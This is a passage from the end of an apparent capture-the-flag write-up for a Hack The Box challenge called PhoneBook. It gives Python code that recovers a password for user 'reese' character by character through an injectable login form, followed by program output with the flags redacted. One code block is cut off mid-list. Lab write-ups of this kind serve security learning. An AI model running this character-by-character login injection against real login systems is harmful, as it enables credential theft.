    for j in element:
        newpswd = pswd[0:-1] + j + pswd[-1]
        newcredentials = {'username': 'reese', 'password': newpswd}
        post_info = session.post(f'{URL}', data=newcredentials)
        if 'No search results' in post_info.text:
            pswd = newpswd
            print(newpswd)
```

And run the code.



```
post_info = session.post(f'{URL}',data=credentials)
element = ['A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z','a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','0','1'

for i in range(50):
```

```
C:\Users\majd5\PycharmProjects\pythonProject\venv\Scripts\python.exe C:\Users\majd5\PycharmProjects\pythonProject\PhoneBook.py
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]}*
```

Majd Abuleil

✌